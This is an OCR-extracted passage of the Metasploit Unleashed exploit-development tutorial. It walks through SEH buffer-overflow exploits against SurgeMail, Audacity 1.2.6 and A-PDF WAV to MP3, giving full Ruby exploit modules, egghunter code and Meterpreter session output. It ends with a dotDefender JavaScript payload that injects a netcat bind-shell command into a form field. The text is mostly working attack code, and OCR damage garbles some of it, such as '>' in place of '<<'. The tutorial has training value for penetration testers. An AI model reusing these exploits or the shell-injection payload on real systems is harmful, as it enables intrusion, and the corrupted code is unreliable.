
[07-29-21] Access violation when reading from memory at 0000000000000000. Use Shift+F9/F9 to pass exception to program.

Testing our Exploit - Setting a Breakpoint | Metasploit Unleashed

Now we can redirect the execution flow into our buffer executing the POP POP RET instructions.

Following out ROP ROP RET Instructions | Metasploit Unleashed

and finally execute the two jumps on the stack which will land us inside our NOP sled:



Executing our NOPSLED | Metasploit Unleashed

So far so good, time to get our Meterpreter shell, let's rerun the exploit without the debugger:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

Success! We have Fuzzed a vulnerable server and built a custom Exploit Module using the amazing features offered by Metasploit.

Using the Egghunter Mixin

Exploit Development

Going on an Egg-hunt

The MSF **egghunter mixin** is a wonderful module which can be of great use in exploit development. If you're not familiar with the concepts of [egghunters, read this first](#).

A vulnerability in the Audacity Audio Editor presents us with an opportunity to examine this mixin in greater depth. In the next module, we will exploit Audacity and create a Metasploit file format exploit module for it. We will not focus on the exploitation method itself or the theory behind it – but dive right into the practical usage of the Egghunter mixin.

Please note, the following example uses Microsoft's Windows XP SP2 as its target. If you wish to reproduce the following you'll need to setup your own VM. If SP2 is not available to you, SP3 can be used but make sure to disable DEP in **C:\boot.ini** using the following: /noexecute=AlwaysOff

Setting up our Egg-hunt

- Download and install the vulnerable Audacity software on your XP SP2 box:
 - [Audacity 1.2.6](#)
 - [LADSPA Plugins](#)
- Download and examine the original PoC, taken from : <https://www.exploit-db.com/exploits/7634/>

Porting the Egghunter PoC

Let's port this PoC to an MSF file format exploit module. We can use an existing module to get a general template. The zinfaudioplayer221_pls.rb exploit provides us with a good start.

Our skeleton exploit should look similar to this. Notice our buffer being generated here:

```
def exploit
    buff = Rex::Text.pattern_create(2000)
    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
end
```

We use **Rex::Text.pattern_create(2000)** to create a unique string of 2000 bytes in order to be able to track buffer locations in the debugger.

Once we have the PoC ported, we generate the exploit file and transfer it to our Windows box. Use the *generic/debug_trap* payloads to begin with.

```
msf exploit(audacity) > show options

Module options:

Name      Current Setting Required Description
----      ----- -----
FILENAME  evil.gro      yes     The file name.
OUTPUTPATH /var/www      yes     The location of the file.

Payload options (generic/debug_trap):


Name Current Setting Required Description
---- ----- -----
Exploit target:

Id Name
-- ---
0 Audacity Universal 1.2

msf exploit(audacity) > exploit


[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```

We open Audacity, attach a debugger to it and import the MIDI gro file.




Audacity Egg-hunt | Metasploit Unleashed

We immediately get an exception from Audacity, and the debugger pauses:




Following our Audacity Egg-hunt | Metasploit Unleashed

A quick look at the **SEH** chain shows that we have overwritten an exception handler.



Audacity Structured Exception Handler
-Egg-hunt | Metasploit Unleashed

We take the exception (shift + F9), and see the following:




Finding our Shellcode with an Egghunter | Metasploit Unleashed

Completing the Exploit

Exploit Development

Completing our Egghunter Exploit

This is a standard SEH overflow. We can notice some of our user input a “pop, pop, ret” away from us on the stack. An interesting thing to notice from the screen shot is the fact that we sent a 2000 byte payload – however it seems that when we return to our buffer, it gets truncated. We have around 80 bytes of space for our shellcode (marked in blue). We use the Immunity Isafeseh function to locate unprotected dll’s from which a return address can be found.



Structured Exception Handler (SEH) overflow | Metasploit
Unleashed

We copy over the DLL and search for a POP POP RET instruction combination using msfpescan

```
root@kali:~# msfpcscan -p libfftw3f-3.dll

[libfftw3f-3.dll]
0x637410a9 pop esi; pop ebp; ret 0x000c
0x63741383 pop edi; pop ebp; ret
0x6374144c pop edi; pop ebp; ret
0x637414d3 pop edi; pop ebp; ret

0x637f597b pop edi; pop ebp; ret
0x637f5hb6 pop edi; pop ebp; ret
```

From Proof of Concept to Exploit

As we used the `pattern_create` function to create our initial buffer, we can now calculate the buffer length required to overwrite our exception handler.

```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 67413966  
178
```


We modify our exploit accordingly by introducing a valid return address

```
[ 'Audacity Universal 1.2 ', { 'Ret' => 0x637410A9} ],
```


We then adjust the buffer to redirect the execution flow at the time of the crash to our return address, jump over it (xEB is a “short jump”) and then land in the breakpoint buffer (xCC).

```
def exploit
    buff = "\x41" * 174
    buff >> "\xeb\x06\x41\x41"
    buff >> [target.ret].pack('V')
    buff >> "\xCC" * 2000
    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
end
```

Once again, we generate our exploit file, attach Audacity to the debugger and import the malicious file. This time, the SEH should be overwritten with our address – the one that will lead us to a pop, pop, ret instruction set. We set a breakpoint there, and once again, take the exception with shift + F9 and walk through our pop pop ret with F8.




The short jump takes us over our return address, into our "shellcode buffer".



Shellcode Egg Hunter | Metasploit Unleashed

Once again, we have very little buffer space for our payload. A quick inspection of the memory reveals that our full buffer length can be found in the heap. Knowing this, we could utilize our initial 80 byte space to execute an eghunter, which would look for and find the secondary payload.



egg-hunt Exploit Development | Metasploit Unleashed

Implementing the MSF eghunter is relatively easy:

```
def exploit
    hunter = generate_egghunter
    egg = hunter[1]

    buff = "\x41" * 174
    buff >> "\xeb\x06\x41\x41"
    buff >> [target.ret].pack('V')
    buff >> "\x90"*4
    buff >> hunter[0]
    buff >> "\xCC" * 200
    buff >> egg + egg
    buff >> payload.encoded

    print_status("Creating '#{datastore['FILENAME']}' file ...")
    file_create(buff)
end
```

The final exploit looks like this:

```
##
# $Id: audacity1-26.rb 6668 2009-06-17 20:54:52Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
```

```

# http://metasploit.com/projects/Framework/
##
require 'msf/core'

class Metasploit3 > Msf::Exploit::Remote

    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Egghunter

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Audacity 1.2.6 (GRO File) SEH Overflow.',
            'Description'   => %q{
                Audacity is prone to a buffer-overflow vulnerability because it fails to perform adequate
                boundary checks on user-supplied data. This issue occurs in the
                'String_parse::get_nonspace_quoted()' function of the 'lib-src/allegro/strparse.cpp'
                source file when handling malformed '.gro' files
                This module exploits a stack-based buffer overflow in the Audacity audio editor 1.6.2.
                An attacker must send the file to victim and the victim must import the "midi" file.
            },
            'License'       => MSF_LICENSE,
            'Author'        => [ 'muts & mr_me', 'Mati & Steve' ],
            'Version'       => '$Revision: 6668 $',
            'References'   =>
            [
                [
                    [ 'URL', 'http://milw0rm.com/exploits/7634' ],
                    [ 'CVE', '2009-0490' ],
                ],
                [
                    'Space'      => 2000,
                    'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
                    'StackAdjustment' => -3500,
                ],
            ],
            'Payload'       =>
            {
                'Space'      => 2000,
                'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
                'StackAdjustment' => -3500,
            },
            'Platform'     => 'win',
            'Targets'       =>
            [
                [
                    [ 'Audacity Universal 1.2', { 'Ret' => 0x637410A9} ],
                ],
                [
                    'Privileged'  => false,
                    'DisclosureDate' => '5th Jan 2009',
                    'DefaultTarget' => 0
                ]
            ],
            'register_options(
                [
                    OptString.new('FILENAME', [ true, 'The file name.', 'auda_evil.gro']),
                ], self.class)
        )
    end


    def exploit
        hunter = generate_egghunter
        egg = hunter[1]
        buff = "\x41" * 174
        buff >> "\xeb\x08\x41\x41"
        buff >> [target.ret].pack('V')
        buff >> "\x90" * 4
        buff >> hunter[0]
        buff >> "\x43" * 200
        buff >> egg + egg
        buff >> payload.encoded

        print_status("Creating '#{datastore['FILENAME']}' file ...")

        file_create(buff)
    end
end

```

We run the final exploit through a debugger to make sure everything is in order. We can see the egghunter was implemented correctly and is working perfectly.



Running an egghunter | Metasploit Unleashed

We generate our final weaponised exploit:

```
msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...

Exploits
=====
Name          Description
-----
windows/fileformat/audacity  Audacity 1.2.6 (GRO File) SEH Overflow.

msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options

Module options:

Name      Current Setting      Required  Description
-----  -----
FILENAME    auda_evil.gro      yes       The file name.
OUTPUTPATH /usr/share/metasploit-framework/data/exploits  yes       The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----  -----
EXITFUNC   thread        yes       Exit technique: seh, thread, process
LHOST     192.168.2.15    yes       The local address
LPORT      4444          yes       The local port

Exploit target:

Id  Name
--  --
0  Audacity Universal 1.2

msf exploit(audacity) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_evil.gro' file ...
[*] Generated output file //usr/share/metasploit-framework/data/exploits/auda_evil.gro
[*] Exploit completed, but no session was created.
```

And get a meterpreter shell!

```
msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (71836 bytes)
```

```
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)
```

```
meterpreter >
```

```
^
```

Porting Exploits

Exploit Development

Porting Exploits to the Metasploit Framework

Although Metasploit is commercially owned, it is still an open source project and grows and thrives based on user-contributed modules. As there are only a handful of full-time developers on the team, there is a great opportunity to port existing public exploits to the Metasploit Framework. Porting exploits will not only help make Metasploit more versatile and powerful, it is also an excellent way to learn about the inner workings of the Framework and helps you improve your Ruby skills at the same time. One very important point to remember when writing Metasploit modules is that you ***always*** need to use hard tabs and not spaces. For a few other important module details, refer to the [HACKING](#) file located in the root of the Metasploit directory. There is some important information that will help ensure your submissions are quickly added to the trunk.

To begin, we'll first need to obviously select an exploit to port over. We will use the [A-PDF WAV to MP3 Converter exploit](#). When porting exploits, there is no need to start coding completely from scratch; we can simply select a pre-existing exploit module and modify it to suit our purposes. Since this is a fileformat exploit, we will look under **modules/exploits/windows/fileformat/** off the main Metasploit directory for a suitable candidate. This particular exploit is a SEH overwrite so we need to find an exploit module that uses the *Msf::Exploit::Remote::Seh mixin*. We can find this near the top of the exploit **audiotran_pls.rb** as shown below.

```
require 'msf/core'

class Metasploit3 > Msf::Exploit::Remote
    Rank = GoodRanking

    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Remote::Seh
```

Keep your Exploit Modules Organized

Having found a suitable template to use for our module, we then strip out everything specific to the existing module and save it under **~/.msf4/modules/exploits/windows/fileformat/**. You may need to create the additional directories under your home directory if you are following along exactly. Note that it is possible to save the custom exploit module under the main Metasploit directory but it can cause issues when updating the framework if you end up submitting a module to be included in the trunk. Our stripped down exploit looks like this:

```
##
# $Id: $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 > Msf::Exploit::Remote
    Rank = GoodRanking

    include Msf::Exploit::FILEFORMAT
    include Msf::Exploit::Remote::Seh

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Exploit Title',
            'Description'    => %q{
                Exploit Description
            },
            'License'        => MSF_LICENSE,
            'Author'         =>
            [
                'Author'
            ],
            'Version'        => '$Revision: $',
            'References'     =>
            [
                [ 'URL', 'http://www.somesite.com' ],
            ],
            'Payload'        =>
            {
                'Space'      => 6000,
                'BadChars'   => "\x00\x0a",
                'StackAdjustment' => -3500,
            },
            'Platform'       => 'win',
            'Targets'        =>
            [
                [ 'Windows Universal', { 'Ret' => } ],
            ],
        ))
    end
```

```

'Privileged'      => false,
'DisclosureDate' => 'Date',
'DefaultTarget'  => 0))

register_options(
  [
    OptString.new('FILENAME', [ true, 'The file name.', 'filename.ext']),
  ], self.class)

end

def exploit

  print_status("Creating '#{datastore['FILENAME']}' file ...")

  file_create(sploit)

end

end

```

Now that our skeleton is ready, we can start plugging in the information from the public exploit, assuming that it has been tested and verified that it works. We start by adding the title, description, author(s), and references. Note that it is common courtesy to name the original public exploit authors as it was their hard work that found the bug in the first place.

```

def initialize(info = {})
  super(update_info(info,
    'Name'          => 'A-PDF WAV to MP3 v1.0.0 Buffer Overflow',
    'Description'   => %q{
      This module exploits a buffer overflow in A-PDF WAV to MP3 v1.0.0. When
      the application is used to import a specially crafted m3u file, a buffer overflow occurs
      allowing arbitrary code execution.
    },
    'License'       => MSF_LICENSE,
    'Author'        =>
    [
      'd4rk-h4ck3r',           # Original Exploit
      'Dr_IDE',                # SEH Exploit
      'do0kie'                 # MSF Module
    ],
    'Version'        => '$Revision: $',
    'References'    =>
    [
      [ 'URL', 'http://www.exploit-db.com/exploits/14676/' ],
      [ 'URL', 'http://www.exploit-db.com/exploits/14681/' ],
    ],
  )

```

Everything is self-explanatory to this point and other than the Metasploit module structure, there is nothing complicated going on so far. Carrying on farther in the module, we'll ensure the `EXITFUNC` is set to `' seh'` and set `'DisablePayloadHandler'` to `'true'` to eliminate any conflicts with the payload handler waiting for the shell. While studying the public exploit in a debugger, we have determined that there are approximately 600 bytes of space available for shellcode and that `\x00` and `\x0a` are bad characters that will corrupt it. [Finding bad characters](#) is always tedious but to ensure exploit reliability, it is a necessary evil.

In the `'Targets'` section, we add the all-important `pop/pop/retn` return address for the exploit, the length of the buffer required to reach the SE Handler, and a comment stating where the address comes from. Since this return address is from the application binary, the target is `'Windows Universal'` in this case. Lastly, we add the date the exploit was disclosed and ensure the `'DefaultTarget'` value is set to `0`.

```

'DefaultOptions' =>
  {
    'EXITFUNC' => 'seh',
    'DisablePayloadHandler' => 'true'
  },
'Payload'        =>
  {
    'Space'     => 600,
    'BadChars'  => "\x00\x0a",
    'StackAdjustment' => -3500
  },
'Platform'      => 'win',
'Targets'        =>
  [
    [ 'Windows Universal', { 'Ret' => 0x0047265c, 'Offset' => 4132 } ],    # p/p/r in wavtomp3.exe
  ],
'Privileged'     => false,
'DisclosureDate' => 'Aug 17 2010',
'DefaultTarget'  => 0))

```

The last part we need to edit before moving on to the actual exploit is the `register_options` section. In this case, we need to tell Metasploit what the default filename will be for the exploit. In network-based exploits, this is where we would declare things like the default port to use.

```

register_options(
  [
    OptString.new('FILENAME', [ false, 'The file name.', 'msf.wav']),
  ], self.class)

```

The final, and most interesting, section to edit is the **exploit** block where all of the pieces come together. First, `rand_text_alpha_upper(target['Offset'])` will create our buffer leading up to the SE Handler using random, upper-case alphabetic characters using the length we specified in the **Targets** block of the module. Next, `generate_seh_record(target.ret)` adds the short jump and return address that we normally see in public exploits. The next part, `make_nops(12)`, is pretty self-explanatory; Metasploit will use a variety of No-Op instructions to aid in IDS/IPS/AV evasion. Lastly, `payload.encoded` adds on the dynamically generated shellcode to the exploit. A message is printed to the screen and our malicious file is written to disk so we can send it to our target.

```
def exploit

    sploit = rand_text_alpha_upper(target['Offset'])
    sploit >> generate_seh_record(target.ret)
    sploit >> make_nops(12)
    sploit >> payload.encoded

    print_status("Creating '#{datastore['FILENAME']}' file ...")

    file_create(sploit)

end
```

Now that we have everything edited, we can take our newly created module for a test drive.

```
msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...

Exploits
=====
Name          Rank   Description
----          ----
windows/browser/adobe_flashplayer_newfunction  normal  Adobe Flash Player "newfunction" Invalid Pointer Use
windows/fileformat/a-pdf_wav_to_mp3            normal  A-PDF WAV to MP3 v1.0.0 Buffer Overflow
windows/fileformat/adobe_flashplayer_newfunction  normal  Adobe Flash Player "newfunction" Invalid Pointer Use

msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3
msf exploit(a-pdf_wav_to_mp3) > show options

Module options:

Name      Current Setting      Required  Description
----      -----           -----      -----
FILENAME  msf.wav            no        The file name.
OUTPUTPATH /usr/share/metasploit-framework/data/exploits yes      The location of the file.

Exploit target:

Id  Name
--  --
0   Windows Universal

msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www
OUTPUTPATH => /var/www
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(a-pdf_wav_to_mp3) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Creating 'msf.wav' file ...
[*] Generated output file /var/www/msf.wav
[*] Exploit completed, but no session was created.
msf exploit(a-pdf_wav_to_mp3) >
```

Everything seems to be working fine so far. Now we just need to setup a Meterpreter listener and have our victim open up our malicious file in the vulnerable application.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.160:53983) at 2010-08-31 20:59:04 -0600

meterpreter > sysinfo
Computer: XEN-XP-PATCHED
OS       : Windows XP (Build 2600, Service Pack 3).
Arch     : x86
Language: en_US
```

```
meterpreter> getuid  
Server username: XEN-XP-PATCHED\Administrator  
meterpreter>
```

^

Success! Not all exploits are this easy to port over but the time spent is well worth it and helps to make an already excellent tool even better.
For further information on [*porting exploits*](#) and contributing to Metasploit in general, see the following links:

<https://github.com/rapid7/metasploit-framework/blob/master/HACKING>

<https://github.com/rapid7/metasploit-framework/blob/master/CONTRIBUTING.md>

Web Application Exploit Development

Metasploit Unleashed

```
16 //This is the first stage of the attack. What this stage does is creates an AJAX POST request to the index.cgi page with the parameters to delete a server
17 //from the list. This is where John Doe's vulnerability comes into play. Since we are executing this script using AJAX and we can send the proper POST
18 //parameters to the index page, there is no need to bypass the HTTP Basic Auth that is used, since this will all be running as the administrator of
19 //DotDefender. This example opens a netcat listener on port 4444 (which when tested on Ubuntu Server 9.10, has the -e option available). The only thing
20 //that must be changed is the site.com name to correspond to the site that is being protected by DotDefender.
21
22 var http = new XMLHttpRequest();
23 var url = "../index.cgi";
24 var params = "sitename=site.com&deletesite=name=site.com;nc -lvp 4444 -e /bin/bash;&action=deletesite&linenum=14";
25 http.open("POST",url,true);
26 http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
27 http.setRequestHeader("Content-length", params.length);
28 http.setRequestHeader("Connection", "close");
29
30 http.onreadystatechange = function() {
31     if(http.readyState == 4 && http.status == 200) {
32         alert(http.responseText);
33     }
34 }
35 //This is the second stage of the attack. DotDefender required the administrator to "Refresh the Settings" of the Web Application Firewall after a site
36 //has been deleted.
37 var http2 = new XMLHttpRequest();
38 var params2 = "action=reload&cursite=$servgroups=$submit=Refresh_Settings";
39 http2.open("POST",url,true);
40 http2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
41 http2.setRequestHeader("Content-length", params2.length);
42 http2.setRequestHeader("Connection", "close");
43
44 http2.onreadystatechange = function() {
45     if(http2.readyState == 4 && http2.status == 200) {
46         alert(http2.responseText);
47     }
48 }
```

OFFENSIVE®
security

Web Application Exploit Development | Metasploit Unleashed

This section of Metasploit Unleashed is going to go over the development of *web application exploits* in the Metasploit Framework. The web application that we will be using is called *dotDefender*. The code we are going to use for the base of our exploit can be found on the Exploit-DB website: <https://www.exploit-db.com/exploits/14310/>


Installing Dot Defender

Web Application Exploit Development

Preparing our Web Application Environment

First we have to install **dotDefender** on Metasploitable. This can be done by opening a command prompt and using **wget** on the following url:

```
http://www.aplicure.com/downloads/3.85/linux/dotDefender-3.8-5.Linux.i386.deb.bin.gz
```




```
root@metasploitable:~# wget http://www.aplicure.com/downloads/3.85/linux/dotDefender-3.8-5.Linux.i386.deb.bin.gz
--10:25:36-- http://www.aplicure.com/downloads/3.85/linux/dotDefender-3.8-5.Linux.i386.deb.bin.gz
              => `dotDefender-3.8-5.Linux.i386.deb.bin.gz'
Resolving www.aplicure.com... 98.158.178.76
Connecting to www.aplicure.com:98.158.178.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23,977,440 (23M) [application/x-gzip]
100%[=====] 23,977,440      1.65M/s   ETA 00:00
10:25:48 (1.90 MB/s) - `dotDefender-3.8-5.Linux.i386.deb.bin.gz' saved [23977440]

root@metasploitable:~# ls
dotDefender-3.8-5.Linux.i386.deb.bin.gz  vulnerable
root@metasploitable:~# _
```

Retrieving dotDefender using WGET | Metasploit Unleashed

Then we must *gunzip* the downloaded file, make it executable using the *chmod* command and then run the .bin file to start the installation.



```
root@metasploitable:~# wget http://www.aplicure.com/downloads/3.85/linux/dotDefender-3.8-5.Linux.i386.deb.bin.gz
--10:25:36-- http://www.aplicure.com/downloads/3.85/linux/dotDefender-3.8-5.Linux.i386.deb.bin.gz
              => `dotDefender-3.8-5.Linux.i386.deb.bin.gz'
Resolving www.aplicure.com... 98.158.178.76
Connecting to www.aplicure.com:98.158.178.76:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23,977,440 (23M) [application/x-gzip]
100%[=====] 23,977,440      1.65M/s   ETA 00:00
